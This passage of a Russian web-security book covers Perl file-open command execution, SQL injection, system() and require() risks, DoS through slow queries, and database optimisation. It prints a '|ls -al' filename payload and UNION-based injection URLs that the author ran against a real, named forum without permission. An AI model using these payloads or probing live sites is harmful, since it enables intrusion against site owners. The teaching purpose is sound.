

Рис. 7.1. Результат открытия файла командой `|ls -al`

Таким образом, благодаря ошибке в функции открытия файлов хакер получает возможность выполнять команды на вашем Web-сервере. С помощью простых команд типа `rm` он может без проблем удалить все файлы или заменить главную Web-страницу своей.

Если в качестве имени файла передать точку, то вы также увидите содержимое текущего каталога (рис. 7.2). Конечно, такой результат менее нагляден,

потому что помимо имен файлов в нем содержится много нечитаемых символов, но найти необходимые данные можно (для удобства я выделил их рамочкой).



Рис. 7.2. Содержимое текущего каталога

Защита от этой ошибки такая же, как и для PHP-сценариев:

- подумайте десять раз, прежде чем давать пользователю возможность влиять на имя файла. Не стоит использовать при открытии файла переменные, полученные из форм;
- вырезайте из переменных все представляющие опасность символы. Лучше удалять все, кроме цифр и букв. Наиболее опасными символами можно считать: точку, слэш и вертикальную черту.

Я пытался найти в Интернете Web-сайты, содержащие такую ошибку, но ничего особенно интересного не обнаружил — видимо, Perl действительно сдает свои позиции.

7.2. SQL-инъекция

Мы уже не раз говорили о том, что ошибка, приводящая к возможности SQL-инъекции, может оказаться в сценарии, написанном практически на любом языке программирования. И Perl тут не исключение. Давайте рассмотрим, как

эта ошибка проявляется. Для этого я нашел один достаточно посещаемый форум (**www.volcity.ru**).

При обращении к форуму меня заинтересовало имя файла сценария, потому что его расширение было mhtm: **http://www.volcity.ru/bb.mhtm**. В реальности этот файл оказался простым сценарием, написанным на Perl. Вот пример URL, отображающий топик одного из разделов форума: **http://www.volcity.ru/bb.mhtm?com=1&r1=10&g_id=99999**.

Ошибка кроется в параметре `r1`, который передается в SQL-запрос без проверок на опасные символы. Попробуем выполнить следующий SQL-запрос: **http://www.volcity.ru/bb.mhtm?com=1&r1=10'%20and%201=1/*&g_id=99999**.

Я просто добавил в параметр условие `"and 1=1"`, и SQL-запрос был выполнен успешно; при передаче неверного значения, например, при добавлении какой-либо буквы, будет выведено сообщение об ошибке (рис. 7.3).

По сообщению в ошибке сразу видно, что это действительно сценарий, написанный на Perl. Чтобы вам было удобнее рассмотреть ошибку, я вынес ее в листинг 7.2.



Рис. 7.3. Ошибка выполнения SQL-запроса

Листинг 7.2. Сообщение об ошибке в SQL-запросе сценария

```
System error

error:  Can't call method "numrows" on an undefined value at
/users/v/o/volcity.ru/html/www/bb/txt.t line 14.
```

```
context:  ...
10:  } elsif (!$id) {
11:  $output = $dbh->Query("select * from bb where r1 = '$r1' and r2 =
'$r2' and r3 = '$r3'$str_q") if $r2 > 0 && $r3 > 0;
12:  $output = $dbh->Query("select * from bb where r1 = '$r1' and r2 =
'$r2'$str_q") if $r2 > 0 && !$r3;
13:  $output = $dbh->Query("select * from bb where r1 = '$r1'$str_q order
by dat DESC limit 5") if !$r2 && !$r3;
14:  $c1 = $output->numrows;
15:  if ($c1 > 30) {
16:  $output = $dbh->Query("select * from bb where r1 = '$r1' and r2 =
'$r2' and r3 = '$r3'$str_q order by dat desc limit $page, 31");
17:  } elsif (!$r2 && !$r3) {
18:  $output = $dbh->Query("select * from bb where r1 = '$r1'$str_q order
by dat DESC limit 5");
...

code stack:  /users/v/o/volcity.ru/html/www/bb/txt.t:14
/users/v/o/volcity.ru/html/www/bb.mhtm:107

raw error

Can't call method "numrows" on an undefined value at
/users/v/o/volcity.ru/html/www/bb/txt.t line 14.

Trace begun at
/usr/local/lib/perl5/site_perl/5.8.4/HTML/Mason/Exceptions.pm line 131
HTML::Mason::Exceptions::rethrow_exception('Can\'t call method "numrows"
on an undefined value at /users/v/o/volcity.ru/html/www/bb/txt.t line
14.^J') called at /users/v/o/volcity.ru/html/www/bb/txt.t line 14

eval {...} at /usr/local/lib/perl5/site_perl/5.8.4/HTML/Mason/Request.pm
line 1068
HTML::Mason::Commands::__ANON__('sid', 22306, 'g_id', 2, 'id', 1) called
at /usr/local/lib/perl5/site_perl/5.8.4/HTML/Mason/Component.pm line 136
HTML::Mason::Component::run('HTML::Mason::Component::FileBased=HASH(0x89f
c938)', 'sid', 22306, 'g_id', 2, 'id', 1) called at
/usr/local/lib/perl5/site_perl/5.8.4/HTML/Mason/Request.pm line 1069
eval {...} at /usr/local/lib/perl5/site_perl/5.8.4/HTML/Mason/Request.pm
line 1068
```

```
HTML::Mason::Request::comp(undef, undef, undef, 'sid', 22306, 'g_id', 2,
'id', 1) called at
/usr/local/lib/perl5/site_perl/5.8.4/HTML/Mason/Request.pm line 338

eval {...} at /usr/local/lib/perl5/site_perl/5.8.4/HTML/Mason/Request.pm
line 338

eval {...} at /usr/local/lib/perl5/site_perl/5.8.4/HTML/Mason/Request.pm
line 297

HTML::Mason::Request::exec('HTML::Mason::Request::CGI=HASH(0x882e3e4)')
called at /usr/local/lib/perl5/site_perl/5.8.4/HTML/Mason/CGIHandler.pm
line 197

eval {...} at
/usr/local/lib/perl5/site_perl/5.8.4/HTML/Mason/CGIHandler.pm line 197

HTML::Mason::Request::CGI::exec('HTML::Mason::Request::CGI=HASH(0x882e3e4
)') called at /usr/local/lib/perl5/site_perl/5.8.4/HTML/Mason/Interp.pm
line 216

HTML::Mason::Interp::exec(undef, undef, 'sid', 22306, 'g_id', 2, 'id', 1)
called at /usr/local/lib/perl5/site_perl/5.8.4/HTML/Mason/CGIHandler.pm
line 127

eval {...} at
/usr/local/lib/perl5/site_perl/5.8.4/HTML/Mason/CGIHandler.pm line 127

HTML::Mason::CGIHandler::_handler('HTML::Mason::CGIHandler=HASH(0x89a764c
)', 'HASH(0x89bd95c)') called at
/usr/local/lib/perl5/site_perl/5.8.4/HTML/Mason/CGIHandler.pm line 66

HTML::Mason::CGIHandler::handle_request('HTML::Mason::CGIHandler=HASH(0x8
9a764c)') called at mason.fpl line 27
```

Это далеко не вся информация, которую сообщил мне Web-сервер. Я ее сократил, дабы сэкономить место. Если администраторы не залатают эту дырку, и к моменту прочтения этих строк она все еще будет присутствовать, вы сможете ознакомиться с полным вариантом самостоятельно. Информации много, и хакер будет рад увидеть ее, потому что в ней содержится много нюансов, которые упрощают взлом, такие как имена модулей, код SQL-запроса, имена и полные пути к используемым сценариям и файлам. Это серьезная ошибка администратора, что Web-сервер возвращает такую подробную информацию об ошибке.

Теперь попробуем подобрать количество полей. Для этого добавим в параметр объединение с оператором `SELECT` и последовательно будем увеличивать количество возвращаемых полей, пока не исчезнет ошибка, и мы не увидим форум. Но подбор будет долгим, потому что при внедрении кода из SQL-запроса явно исчезает ограничение на количество выбираемых строк, поэтому Web-сервер будет возвращать большое количество строк, что слишком долго и накладно для меня, поэтому для подбора я внедрил следующую конструкцию:

```
' limit 1 union select null, null, .../*
```

В начале стоит оператор `limit` и число 1. Таким образом, я ограничиваю количество строк, возвращаемых SQL-запросом, прошитым в сценарии единицей, а значит, выполняться и загружаться он будет быстро.

Подбор завершился следующим URL:

http://www.volcity.ru/bb.mhtm?com=1&r1=10'%20limit%201%20union%20select%200,0,1,2,3,4,5,6,'sdfh',null,null,null,null,null,null,null,null,null/*&g_id=99999

На рис. 7.4 показан пример внедренного мною текста в Web-страницу форума. Конечно, эти данные я не сохранял в базе данных.

Все, что мы рассматривали в отношении SQL-инъекции в PHP и ASP *(см. главы 5 и 6)*, в равной степени относится и к Perl, поэтому я не буду повторяться. Лучше двинемся дальше и рассмотрим что-то новое и более интересное.



Рис. 7.4. Внедренное сообщение

7.3. Выполнение системных команд

Следующая функция, которая представляет угрозу безопасности Web-сервера, — `system`. Она получает в качестве параметра строку, которая передается на выполнение системе. Следующий пример выполнит системную команду `ls -al`:

```
system("ls -al");
```

Если в эту функцию передается переменная, полученная от пользователя, то хакер сможет получить возможность выполнять в системе произвольные команды. Я рекомендую забыть про эту функцию и всячески избегать ее использования.

7.4. Подключение файлов

В Perl есть функция `require`, которая, как и одноименная функция в PHP, подключает указанный в качестве параметра файл и выполняет его. В листинге 7.3 показан пример сценария, который:

- ❒ отображает форму с текстовым полем для ввода параметра;
- ❒ передает текстовый параметр сценарию testrequire.cgi;
- ❒ передает полученную строку функции `require`.

Листинг 7.3. Чтение файла, выбранного пользователем

```
#!/usr/bin/perl -w
use CGI qw(:standard);

print "Content-type: text/html\n\n";

print "<H4>Test form</H4>";
print '<form action="http://server/cgi-bin/testrequire.cgi"
       method="get">';
print '<input name="file" size="15">';
print '<input type="submit" value="Submit">';
print '</form>';

$file = param('file');
require($file);
```

Конечно, данная уязвимость не так страшна, как использование одноименной функции в PHP. Дело в том, что в Perl функция `require` подключает только Perl-сценарии. Поэтому хакер должен иметь на Web-сервере Perl-сценарий, который сможет выполнить необходимые действия.

Эту уязвимость нельзя назвать серьезной и потому, что если уж есть файл на Web-сервере, который хакер хочет выполнить, то он может обратиться к нему напрямую, не обращая внимания на отсутствие проверок.

Единственный вариант использования данной уязвимости — возможность выполнить CGI-сценарий, который находится вне корня Web-сервера, но для этого необходимо точно знать расположение сценария и иметь соответствующие права доступа.

Но, несмотря на то, что функцию трудно назвать критичной к безопасности, к ее использованию все же лучше относиться с должным опасением. Ведь для того, чтобы сценарии могли выполняться, необходимо установить соответствующие права доступа для текущего пользователя. Например, если хакер загрузит сценарий на Web-сервер, но не сможет установить права на его выполнение, то он не сможет напрямую обратиться к нему через браузер. Но если он попытается запустить его через уязвимость при обращении к функции `require`, то сценарий будет выполнен.

Как вы, наверное, заметили, возможности языков Perl и PHP содержат очень много общих потенциальных угроз, которые в основном связаны с обращением к файловой системе, выполнением системных команд или обращением к СУБД. Если в каком-то из этих случаев хакер имеет возможность изменить логику управления вашего сценария или повлиять на выполняемые команды, то это уже серьезная уязвимость вне зависимости от используемого языка программирования.

Глава 8

DoS-атака на Web-сайт

Когда найти ошибку в сценариях Web-сайта не удается, хакеры начинают прибегать к другим методам, в частности, DoS-атаке. Мы уже говорили о ней ранее *(см. разд. 1.7)*, а сейчас рассмотрим более подробно: мы увидим, как с ее помощью можно сделать Web-сервер недоступным или максимально затормозить его работу. В этом случае добросовестным пользователям не остается ресурсов сервера и они не получают ответа.

8.1. Долго выполняющиеся SQL-запросы

Когда хакер ищет цель для организации DoS-атаки, он выбирает те Web-страницы, которые загружаются очень долго, что говорит об их плохой оптимизации, т. е. чтобы Web-сервер мог отобразить необходимые данные, ему приходится осуществить множество операций, сильно загружающих процессор.

Программист, пишущий запросы на SQL, должен прекрасно понимать принципы работы СУБД, использовать все ее преимущества и стараться избегать недостатков.

Рассмотрим эту проблему на примере. На моем Web-сервере используется связка PHP + MySQL, для которой написано множество сценариев, в том числе и форум. Раньше на своем форуме я использовал phpBB, но после того, как он был несколько раз взломан, я решил полностью переписать его, т. к. постоянно следить за выходящими обновлениями этого форума мне было лень. Дабы не потерять все то, что накопилось в базе данных, я оставил структуру таблиц со всем его содержимым и переписал всю программную часть.

Структура базы данных форума phpBB очень хорошо продумана, поэтому оставил я ее не зря. Но при работе не учел один факт, точнее сказать, я его не знал: MySQL очень медленно выполняет связанные SQL-запросы. Намного

выгоднее выполнить три SQL-запроса к трем таблицам по отдельности, чем связать их и выполнять вместе. Возможно, я что-то не понимаю, но, разделив большие связанные SQL-запросы на несколько маленьких, скорость формирования Web-страницы можно увеличить в несколько раз.

Самый сложный SQL-запрос на моем Web-сайте отображал последние сообщения с форума, загрузка Web-сервера во время его выполнения резко возрастала. Я удивлен, почему хакеры не воспользовались этой уязвимостью? Этому только одно объяснение — мой сайт просто никому не нужен был. Если бы он был популярен, его точно уложили бы. Достаточно было написать программу, которая бы каждые пять минут запрашивала Web-страницу с последними сообщениями, и запустить ее на десятке, а то и сотне компьютеров. Такая программа будет не сильно нагружать сетевой трафик, зато Web-сервер "запыхтит как паровоз".

Итак, если есть сценарий, который выполняется достаточно долго, то это может говорить о том, что для его работы требуется много вычислительных ресурсов. Теперь просто формируем очень большое количество обращений к этому сценарию, и в результате Web-сервер не способен обрабатывать другие запросы.

8.2. Оптимизация работы с СУБД

Как мы уже поняли, оптимизация SQL-запросов позволяет сэкономить мощности Web-сервера и повысить его производительность, что уменьшит возможность положительного исхода проводимой против него DoS-атаки. Для доступа к данным используется язык запросов SQL, который стандартизирован много лет назад, но не потерял своей актуальности и по сей день. Стандарт будет использоваться еще долгое время, а вот возможности, которые он предоставляет, уже не могут обеспечить современных потребностей.

В своей практике я использовал различные СУБД и не раз обжигался на том, что они по-разному могут обрабатывать даже SQL-запросы стандарта 1992-го года. Вроде бы все выполняется верно, но с небольшими отклонениями, например, СУБД может и не поддерживать чтение данных, которые записаны в базу данных, но еще не подтверждены. Это свойство связано с поддержкой различных уровней изоляции и настроек.

Поэтому вы должны с самого начала писать сценарий именно под ту СУБД, с которой будет происходить работа. Нельзя писать код под MS SQL Server или MySQL, а потом просто перенести его под Oracle. Это совершенно разные системы, которые работают по-разному, поэтому вследствие такого переноса могут возникнуть проблемы не только с производительностью, но и получением верного результата.

При оптимизации приложений, работающих с СУБД, нужно действовать с двух сторон: оптимизировать саму СУБД и средства доступа к данным (SQL-запросы). Причем работать нужно сразу над обеими составляющими, потому что они взаимосвязаны: повышение производительности СУБД может негативно сказаться на производительности SQL-запроса. Ярким тому примером могут служить индексы. Если вы создали индекс для повышения скорости работы с таблицей, то это не значит, что SQL-запрос будет работать быстрее, может быть и наоборот, особенно при создании большого числа индексов.

Данная книга не является руководством по СУБД, поэтому оптимизацию мы рассмотрим только в общих чертах. За более подробной информацией обращайтесь к специализированной литературе.

8.2.1. Оптимизация SQL-запросов

Некоторые программисты считают, что запросы работают одинаково в любой СУБД. Это большая ошибка. Действительно, существует стандарт SQL, и запросы, написанные на нем, будут восприняты в большинстве систем одинаково. Но только "восприняты", а их обработка может происходить совершенно по-разному.

Максимальные проблемы во время переноса приложения могут принести расширения языка SQL. Так, например, в MS SQL Server используется Transact-SQL, а в Oracle — PL/SQL, и их операторы совершенно несовместимы. Вы должны заранее определиться с используемой СУБД, чтобы не столкнуться с возможными проблемами в будущем.

Но даже если вы переведете синтаксис запросов с одного языка на другой, проблем по-прежнему останется очень много. Это связано с различными архитектурами оптимизаторов, разницей в блокировках и т. д. Если код программы при смене СУБД требует незначительных изменений, то запросы нужно переписывать полностью.

Несмотря на большие различия между СУБД разных производителей, есть и общие стороны, например, большинство из них выполняет запросы следующим образом:

- разбор запроса;
- оптимизация;
- генерация плана выполнения;
- выполнение запроса.

Это всего лишь общий план выполнения, а в каждой конкретной СУБД количество шагов может меняться. Но главное состоит в том, что перед выполне-

нием происходит несколько шагов по подготовке, которые отнимают много времени. После выполнения запроса использованный план будет сохранен в специальном буфере. При следующем запросе эти данные будут получены из буфера, и сразу же начнется его выполнение без лишних затрат на подготовку.

Теперь посмотрим на два SQL-запроса:

```
SELECT *
FROM TableName
WHERE ColumnName=10
```

и

```
SELECT *
FROM TableName
WHERE ColumnName=20
```

Оба выбирают все данные из одной и той же таблицы. Только первый покажет строки, в которых колонка `ColumnName` содержит значение 10, а второй покажет строки, где эта же колонка содержит значение 20. На первый взгляд они очень похожи и должны выполняться по одному и тому же плану. Но это видно только человеку, а оптимизатор этого может не увидеть и, несмотря на их схожесть, будет производить все подготовительные шаги для каждого.

Чтобы этого не было, нужно использовать переменные. Переменные в SQL схожи по назначению с переменными в PHP, но в зависимости от СУБД и драйвера могут оформляться разным способом. Поэтому я не буду делать никаких оформлений, чтобы не сбить вас с толку, а просто буду называть переменные именем `paramX`, где *X* — это любое число:

```
SELECT *
FROM TableName
WHERE ColumnName=param1
```

Теперь достаточно только передать значение переменной `param1`. В этом случае SQL-запросы будут восприниматься оптимизатором как одинаковые и лишних затрат на проведение подготовительных этапов не будет.

Получается, что параметры позволяют защититься не только от SQL-инъекции, но и повысить скорость выполнения сервером запросов. Используйте этот очень простой и эффективный метод.

Буфер для хранения планов выполнения не бесконечен, поэтому в нем хранятся данные только о последних SQL-запросах (количество зависит от размера буфера). Если какой-то SQL-запрос выполняется достаточно часто,

то в нем обязательно нужно использовать переменные, потому что это значительно повысит производительность. Попробуйте дважды выполнить один и тот же SQL-запрос и посмотреть на скорость выполнения. Вторичное выполнение будет намного быстрее, что может быть заметным даже на глаз.

Если у вас сложная программа и очень много различных запросов, то все они не смогут поместиться в кэше. В этом случае можно воспользоваться хранимыми процедурами. Они оптимизируются на этапе компиляции.

Если SQL-запрос выполняется не очень быстро, но очень редко, то можно не сильно обращать внимания на его оптимизацию. Да, это утверждение верно, но только не для Web-серверов, где производительность имеет критическое значение всегда.

Современные СУБД могут поддерживать вложенные SQL-запросы. В некоторых случаях программисты начинают ими злоупотреблять. При написании SQL-запросов старайтесь использовать минимальное количество операторов `SELECT`, особенно вложенных в секцию `WHERE`. Для повышения производительности иногда хорошо помогает вынос лишнего `SELECT` в секцию `FROM`. Но иногда бывает и наоборот — быстрее будет выполняться SQL-запрос, в котором `SELECT` вынесен из `FROM` в тело `WHERE`. Это уже зависит от оптимизатора конкретной СУБД.

Допустим, что нам надо выбрать всех людей из базы данных, которые работают на предприятии в данный момент. Для всех работающих, указанных в колонке `Status`, ставится код, который можно получить из справочника состояний. Посмотрим на первый вариант SQL-запроса:

```
SELECT *
FROM tbPerson p
WHERE p.idStatus=
   (SELECT [Key1] FROM tbStatus WHERE sName='Работает')
```

Вам необязательно полностью понимать суть. Главное здесь в том, что в секции `WHERE` выполняется вложенный SQL-запрос. Он будет генерироваться для каждой строки в таблице `tbPerson`, что может оказаться накладным (получается цикл, а цикл — враг производительности).

В таких случаях я предпочитаю СУБД, которые не могут работать с вложениями, что приводит к необходимости написания двух SQL-запросов. Первый будет получать статус:

```
SELECT [Key1]
FROM tbStatus
WHERE sName='Работает'
```

А второй будет использовать его для выборки работников:

```
SELECT *
FROM tbPerson p
WHERE p.idStatus=Полученный Статус
```

Теперь посмотрим, как можно вынести SELECT в секцию FROM. Это можно сделать так:

```
SELECT *
FROM tbPerson p,
     (SELECT [Key1] FROM tbStatus WHERE sName='Работает') s
WHERE p.idStatus=s.Key1
```

В этом случае будет выполнен SQL-запрос из секции FROM. А во время связывания результата с таблицей работников мы получим окончательный результат. Таким образом, вложение не будет выполняться для каждой строки и, соответственно, не будет цикла.

Представленные примеры слишком просты и могут выполняться за одно и то же время с точностью до секунды благодаря оптимизатору. Но при использовании более разветвленной структуры или сложного SQL-запроса можно сравнить время выполнения и выбрать наиболее предпочтительный вариант для определенной СУБД (напоминаю, что разные СУБД могут обрабатывать SQL-запросы по-разному).

В большинстве же случаев каждый SELECT отрицательно влияет на скорость работы, поэтому в предыдущем примере нужно избавиться от него:

```
SELECT *
FROM tbPerson p, tbStatus s
WHERE p.idStatus=s.Key1
  AND s.sName='Работает'
```

В данном случае такое объединение является самым простым и напрашивается само собой. В более сложных примерах программисты очень часто не видят возможности решения задачи одним SQL-запросом, хотя такое решение обычно существует.

Объединения эффективны, но далеко не в каждой СУБД *(см. разд. 8.1)*. Пробуйте, тестируйте и изучайте систему, в которой вы работаете.

8.2.2. Оптимизация базы данных

Оптимизация должна начинаться еще на этапе проектирования базы данных. Очень часто программисты задают полям размер с достаточно большим запасом. Поначалу я и сам так поступал. Трудно предсказать, какого размера

будут храниться данные, а если выбранного размера поля не хватит, то программа не сможет сохранить необходимую строку.

В некоторых СУБД, если не указать размер поля для хранения строки, он принимает максимально возможное значение или 255. Это непростительное расточительство дискового пространства, и создаваемая база данных становится неоправданно большой. А чем она больше, тем сложнее ее обработать. Если же уменьшить ее размер, то СУБД сможет максимально быстро загрузить данные в память и произвести поиск без обращения к жесткому диску. Если база данных не помещается в памяти, то приходится загружать ее по частям, а в худшем случае — использовать файл подкачки, который находится на диске и работает в несколько раз медленнее оперативной памяти.

Конечно же, можно увеличить объем оперативной памяти до размера базы, что позволит загрузить все данные в память и обрабатывать их там, что намного быстрее, но это не ускорит саму загрузку.

Итак, чтобы ваша база данных была минимальной, вы должны использовать только необходимый размер полей. Например, для хранения номера телефона достаточно 10 символов, и не надо использовать для этого 50. Для таблицы с 100 000 записей это будут лишние 4 Мбайт информации. А если полей с завышенным размером 10? В этом случае расход становится слишком большим. Если поле должно иметь размер более 100 символов, подумайте о том, чтобы использовать тип `TEXT` или `MEMO`. Некоторым базам данных это действительно может помочь, потому что значения таких полей хранятся на отдельных страницах.

Одновременно с оптимизацией SQL-запросов вы должны оптимизировать и саму базу данных. Это достигается с помощью введения дополнительных индексов на поля, по которым часто происходит выборка. Индексы могут значительно ускорить поиск, но с ними нужно обращаться аккуратно, потому что слишком большое их количество может замедлить работу. Чаще всего замедление происходит во время добавления или удаления записей, что требует внесения изменений в большое количество индексов.

После внесения изменений вы должны протестировать систему на предмет производительности. Если скорость не увеличилась, то удалите индекс, чтобы он не отнимал лишние ресурсы, потому что добавление следующего индекса может не принести желаемого эффекта из-за присутствия предыдущих — не используемых, но отнимающих ресурсы.

Еще одним способом повышения скорости работы запросов может быть денормализация данных. Что это такое? У вас может быть несколько связанных таблиц, например, в одной из них находится фамилия человека, а в другой — город проживания. Чтобы получить в одном SQL-запросе оба значе-

ния, нужно навести связь между этими таблицами, что может отрицательно сказаться на производительности. В таких случаях значения одной таблицы копируют в другую и связь становится ненужной. Конечно же, появляется и избыточность данных — в двух таблицах хранится одно и то же, но это повысит скорость обработки и иногда очень значительно.

Недостатком денормализации является и сложность поддержки данных. Если в одной таблице изменилось значение, то вы должны обновить соответствующие значения в другой таблице. Именно поэтому для денормализации используют только те поля, которые изменяются редко. Кроме того, если СУБД поддерживает триггеры, то задачу по обновлению таблиц можно переложить на нее.

Наиболее распространенной СУБД в Web является MySQL. Для нее существует автоматический метод оптимизации: оператор `OPTIMIZE`, способный повысить скорость работы с помощью выполнения профилактических действий, которые включают сортировку индексных страниц, обновление статистики, очистку удаленных строк и т. д. Оператор имеет следующий вид:

```
OPTIMIZE TABLE имя
```

В качестве параметра *имя* указывается имя таблицы, которая требует оптимизации.

Современные СУБД для выбора правильного плана выполнения SQL-запроса используют статистику. Если она у вас не включена на автоматическое использование, то я рекомендую сделать это сейчас.

Как статистика может нам помочь? Допустим, что у нас есть список работников литейного цеха. Примерно 90% этого списка (если не более) будут составлять мужчины, ведь литейное производство достаточно тяжелое для женщин. Теперь допустим, что нам нужно найти всех женщин из этого списка. Так как их мало, наиболее эффективным вариантом будет использование индекса, но если нужно найти мужчин, то его эффективность падает. Количество выбираемых записей слишком велико, и для каждой из них обходить дерево индекса будет лишними накладными расходами. Намного проще просканировать всю таблицу, что выполнить намного быстрее, потому что достаточно по одному разу прочитать все листья нижнего уровня индекса без необходимости многоразового чтения всех уровней.

8.2.3. Выборка необходимых данных

При работе с базами данных мы регулярно пишем SQL-запросы на выборку данных. Количество выбираемых данных может быть очень большим. Простой пример — поисковая система. Попробуйте на Web-сайте Yahoo или Google

запустить поиск по слову PHP. Мне поисковая система сообщила, что найдено около 690 000 000 записей и при этом на обработку запроса понадобилось только 0,05 секунд. В реальности выборка таких данных даже на самом быстром компьютере будет происходить намного дольше, так откуда же такая скорость? Решение находится не в мощных компьютерах компании Yahoo или Google, я просто уверен, что все кроется в правильности написания SQL-запроса.

Допустим, что каждая строка в базе данных Google занимает всего 100 байт. В реальности, конечно же, размер строки намного больше, но мы ограничимся таким маленьким числом, и даже его хватит, чтобы ужаснуться. Если умножить число 100 на количество строк в результате, то мы получим, что результат будет занимать 69 Гбайт. Даже если СУБД и используемый сценарий находятся на одном компьютере, получение таких данных отнимет не один десяток секунд. А если на разных? Даже при совершенно не занятом и самом мощном канале пересылка такого количества данных отнимет еще больше времени.

Так как же это происходит? Дело в том, что отображать пользователю весь список результатов поиска слишком накладно, поэтому он разбивается на страницы, на каждой из которых отображается от 10 до 30 записей. Исходя из этого, получение результата можно разбить на два этапа:

1. Определить общее количество записей, удовлетворяющих критериям поиска:

   ```
   SELECT Count(*)
   FROM таблица
   WHERE критерии_поиска
   ```

   Результатом SQL-запроса будет всего лишь одно число, для хранения которого хватит и 4 байтов. Такое число СУБД сможет мгновенно передать сценарию.

2. Выбрать данные для формирования только одной страницы. На начальном этапе это первая страница, и нужно выбрать первые N записей. Если страница вторая, то выбираем записи от $N + 1$ до $N + N$ и т. д. Это намного удобнее и быстрее по двум причинам:
